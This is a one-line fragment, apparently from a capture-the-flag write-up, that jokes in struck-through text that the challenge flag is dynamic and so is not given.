Flag: ~~sike! that's a dynamic flag!~~